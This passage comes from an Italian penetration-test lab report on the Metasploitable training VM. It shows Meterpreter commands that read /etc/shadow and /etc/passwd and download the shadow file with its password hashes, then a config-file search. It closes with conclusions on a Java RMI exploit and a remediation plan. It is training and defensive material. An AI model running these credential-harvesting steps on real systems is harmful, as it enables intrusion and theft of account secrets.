100666/rw-rw-rw-	1987288	fil	2008-04-10 12:55:41 -0400	vmlinuz

- Usando il comando **"cat /etc/shadow"** possiamo stampare a schermo le informazioni sensibili degli account presenti sul dispositivo, e successivamente tramite il comando **"download"** abbiamo scaricato il file sulla nostra macchina,

```
meterpreter > cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon*:14684:0:99999:7:::
bin*:14684:0:99999:7:::
sys:$1$fUX6BPot$MiyC3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::
sync*:14684:0:99999:7:::
games*:14684:0:99999:7:::
man*:14684:0:99999:7:::
lp*:14684:0:99999:7:::
mail*:14684:0:99999:7:::
news*:14684:0:99999:7:::
uucp*:14684:0:99999:7:::
proxy*:14684:0:99999:7:::
www-data*:14684:0:99999:7:::
backup*:14684:0:99999:7:::
list*:14684:0:99999:7:::
irc*:14684:0:99999:7:::
gnats*:14684:0:99999:7:::
nobody*:14684:0:99999:7:::
libuuid!:14684:0:99999:7:::
dhcp*:14684:0:99999:7:::
syslog*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind*:14685:0:99999:7:::
postfix*:14685:0:99999:7:::
ftp*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUu05pAoUvfJhfcYe/:14685:0:99999:7:::
mysql!:14685:0:99999:7:::
tomcat55*:14691:0:99999:7:::
distccd*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kr3ue7JZ$7GxELDupr50hp6cjZ3Bu//:14715:0:99999:7:::
telnetd*:14715:0:99999:7:::
proftpd!:14727:0:99999:7:::
statd*:15474:0:99999:7:::
meterpreter > download /etc/shadow /home/kali/Desktop
[*] Downloading: /etc/shadow → /home/kali/Desktop/shadow
[*] Downloaded 1.18 KiB of 1.18 KiB (100.0%): /etc/shadow → /home/kali/Desktop/shadow
[*] Completed : /etc/shadow → /home/kali/Desktop/shadow
```

(/etc/shadow è un file critico sui sistemi Unix/Linux che contiene informazioni sugli account degli utenti, soprattutto le password in forma cifrata e altre informazioni legate strettamente alle password. Solo l'utente root e processi con privilegi elevati possono leggere questo file, in quanto contiene informazioni sensibili.)

- Mentre invece usando “**cat /etc/passwd**” andremo a stampare a schermo tutte le informazioni riguardanti i profili presenti nel dispositivo.

```
meterpreter > cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534:::/bin/false
user:x:1001:1001:just a user,111,,,:/home/user:/bin/bash
service:x:1002:1002::,/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
```

*(/etc/passwd è un file di testo presente in tutti i sistemi Unix e Linux che contiene informazioni sugli account degli utenti. Contrariamente al file /etc/shadow, il file /etc/passwd contiene informazioni non riservate sugli utenti, come i loro nomi utente, identificatori degli utenti (UID), identificatori dei gruppi (GID), directory home e shell predefinita. Prima la password codificata era salvata in questo file, ora invece viene segnata con un *, a mo' di ferma posto.)*

- Tramite la ricerca di file con il comando **“search -f *.conf”**, possiamo cercare file importanti di configurazione o file password.

```
meterpreter > search -f *.conf
Found 289 results ...
```

Path	Size (bytes)	Modified (UTC)
/etc/X11/xorg.conf	1263	2012-05-20 14:43:52 -0400
/etc/adduser.conf	2975	2010-03-16 19:00:57 -0400
/etc/apache2/apache2.conf	10587	2008-02-01 22:57:55 -0500
/etc/apache2/httpd.conf	0	2010-03-17 10:08:25 -0400
/etc/apache2/mods-available/actions.conf	332	2008-02-01 22:57:55 -0500
/etc/apache2/mods-available/alias.conf	815	2008-02-01 22:57:55 -0500
/etc/apache2/mods-available/autindex.conf	3110	2010-03-09 15:41:07 -0500
/etc/apache2/mods-available/cgid.conf	68	2008-02-01 22:57:55 -0500
/etc/apache2/mods-available/dav_fs.conf	36	2008-02-01 22:57:55 -0500
/etc/apache2/mods-available/deflate.conf	107	2008-02-01 22:57:55 -0500
/etc/apache2/mods-available/dir.conf	122	2008-02-01 22:57:55 -0500
/etc/apache2/mods-available/disk_cache.conf	575	2010-03-09 15:41:07 -0500
/etc/apache2/mods-available/info.conf	420	2008-02-01 22:57:55 -0500
/etc/apache2/mods-available/mem_cache.conf	185	2008-02-01 22:57:55 -0500
/etc/apache2/mods-available/mime.conf	6279	2008-02-01 22:57:55 -0500
/etc/apache2/mods-available/mime_magic.conf	89	2008-02-01 22:57:55 -0500
/etc/apache2/mods-available/negotiation.conf	663	2008-02-01 22:57:55 -0500
/etc/apache2/mods-available/php5.conf	133	2010-01-06 17:05:36 -0500
/etc/apache2/mods-available/proxy.conf	589	2008-02-01 22:57:55 -0500
/etc/apache2/mods-available/setenvif.conf	1122	2008-02-01 22:57:55 -0500
/etc/apache2/mods-available/ssl.conf	2158	2008-02-01 22:57:55 -0500
/etc/apache2/mods-available/status.conf	398	2008-02-01 22:57:55 -0500
/etc/apache2/mods-available/userdir.conf	293	2008-02-01 22:57:55 -0500
/etc/apache2/mods-enabled/actions.conf	332	2008-02-01 22:57:55 -0500
/etc/apache2/mods-enabled/alias.conf	815	2008-02-01 22:57:55 -0500
/etc/apache2/mods-enabled/autindex.conf	3110	2010-03-09 15:41:07 -0500
/etc/apache2/mods-enabled/dav_fs.conf	36	2008-02-01 22:57:55 -0500
/etc/apache2/mods-enabled/dir.conf	122	2008-02-01 22:57:55 -0500
/etc/apache2/mods-enabled/mime.conf	6279	2008-02-01 22:57:55 -0500
/etc/apache2/mods-enabled/negotiation.conf	663	2008-02-01 22:57:55 -0500
/etc/apache2/mods-enabled/php.conf	99	2012-05-14 00:28:54 -0400
/etc/apache2/mods-enabled/setenvif.conf	1122	2008-02-01 22:57:55 -0500
/etc/apache2/mods-enabled/status.conf	398	2008-02-01 22:57:55 -0500
/etc/apache2/ports.conf	75	2012-05-20 15:34:24 -0400
/etc/apparmor/logprof.conf	3883	2008-04-07 17:39:29 -0400
/etc/apparmor/subdomain.conf	2031	2008-04-07 17:39:30 -0400
/etc/belocs/locale-gen.conf	1437	2008-03-11 19:26:58 -0400
/etc/bind/named.conf	907	2008-04-09 15:42:59 -0400
/etc/cowpoke.conf	1878	2008-05-04 10:57:33 -0400
/etc/debconf.conf	2969	2008-03-11 11:51:02 -0400
/etc/defoma/config/pango.conf	1241	2009-05-05 15:09:58 -0400
/etc/deluser.conf	600	2007-10-23 11:01:59 -0400
/etc/depmod.d/ubuntu.conf	31	2008-02-25 16:20:29 -0500
/etc/devscripts.conf	15280	2010-04-28 00:06:38 -0400
/etc/dhcp3/dhclient.conf	123	2010-03-16 18:55:56 -0400

7. CONCLUSIONI

Nel corso di questo esercizio, abbiamo sfruttato una vulnerabilità del servizio *Java RMI* esposto sulla porta 1099 della macchina host "**Metasploitable**" per ottenere una *sessione Meterpreter*. Attraverso l'uso di **Metasploit**, abbiamo dimostrato come identificare un servizio vulnerabile, configurare e lanciare un exploit appropriato, e infine raccogliere informazioni sensibili dalla macchina compromessa simulando un vero e proprio penetration test.

Possiamo riassumere i punti chiave tratti da questo P.T.:

1. **Identificazione delle Vulnerabilità:**

- Utilizzando strumenti di scansione come Nmap, siamo stati in grado di identificare i servizi in esecuzione sulla macchina Metasploitable e scoprire che il servizio Java RMI sulla porta 1099 era vulnerabile.

2. **Configurazione e Lancio dell'Exploit:**

- Abbiamo configurato Metasploit per sfruttare la vulnerabilità CVE-2011-3556, dimostrando la possibilità del framework di automatizzare l'exploit di vulnerabilità note e ottenere accesso non autorizzato al sistema.

3. **Acquisizione di Informazioni Sensibili:**

- Una volta ottenuta la sessione Meterpreter, abbiamo raccolto informazioni critiche dal sistema target, tra cui la configurazione di rete, la tabella di routing, e altri dettagli sugli utenti presenti. Queste informazioni sono fondamentali per comprendere meglio l'infrastruttura del sistema compromesso e pianificare ulteriori attività di penetrazione.

4. **Uso di Metasploit come Strumento di Penetrazione:**

- Metasploit si è dimostrato uno strumento potente e versatile per l'esecuzione di test di penetrazione. La sua capacità di integrare moduli exploit, payload e post-exploit consente ai professionisti della sicurezza di valutare e migliorare le difese dei sistemi informatici in modo efficiente.

7.1 Remediation plan

Una volta eseguito *il penetration test*, svilupperemo un **remediation plan** comprensivo di azioni per il miglioramento della sicurezza del dispositivo e del servizio *Java RMI* per prevenire exploit e accessi non autorizzati.

Tra i vari metodi di messa in sicurezza, potremmo applicare i seguenti:

1. **Aggiornamento del Software:**

- Applicare regolarmente patch di sicurezza e aggiornamenti per Java e RMI.

2. **Configurazione Sicura del Servizio RMI:**

- Implementare autenticazione e autorizzazione tramite RMI SSL.
- Configurare policy di sicurezza Java per limitare i permessi.

3. **Firewall e Controllo degli Accessi di Rete:**

- Configurare firewall di rete e a livello host per limitare l'accesso alla porta 1099 solo ai client autorizzati.
- Utilizzare VPN per proteggere le comunicazioni su reti non sicure.

4. **Monitoraggio e Logging:**

- Abilitare il logging dettagliato delle connessioni RMI.
- Implementare IDS/IPS per rilevare e bloccare tentativi di exploit.

Ovviamente le azioni saranno implementate durante una timeline stabilita in base alle proprie esigenze, con priorità agli aggiornamenti e configurazioni critiche. Il monitoraggio e la valutazione saranno continui per assicurare la protezione delle risorse del sistema.

7.2 Riflessioni finali

Questa esercitazione ci ha fornito un'opportunità pratica per comprendere il processo di identificazione e sfruttamento delle vulnerabilità in un ambiente controllato.

È cruciale acquisire competenze pratiche tramite queste simulazioni e tramite strumenti come Metasploit per comprendere ed emulare le tecniche degli attaccanti per poter implementare difese efficaci.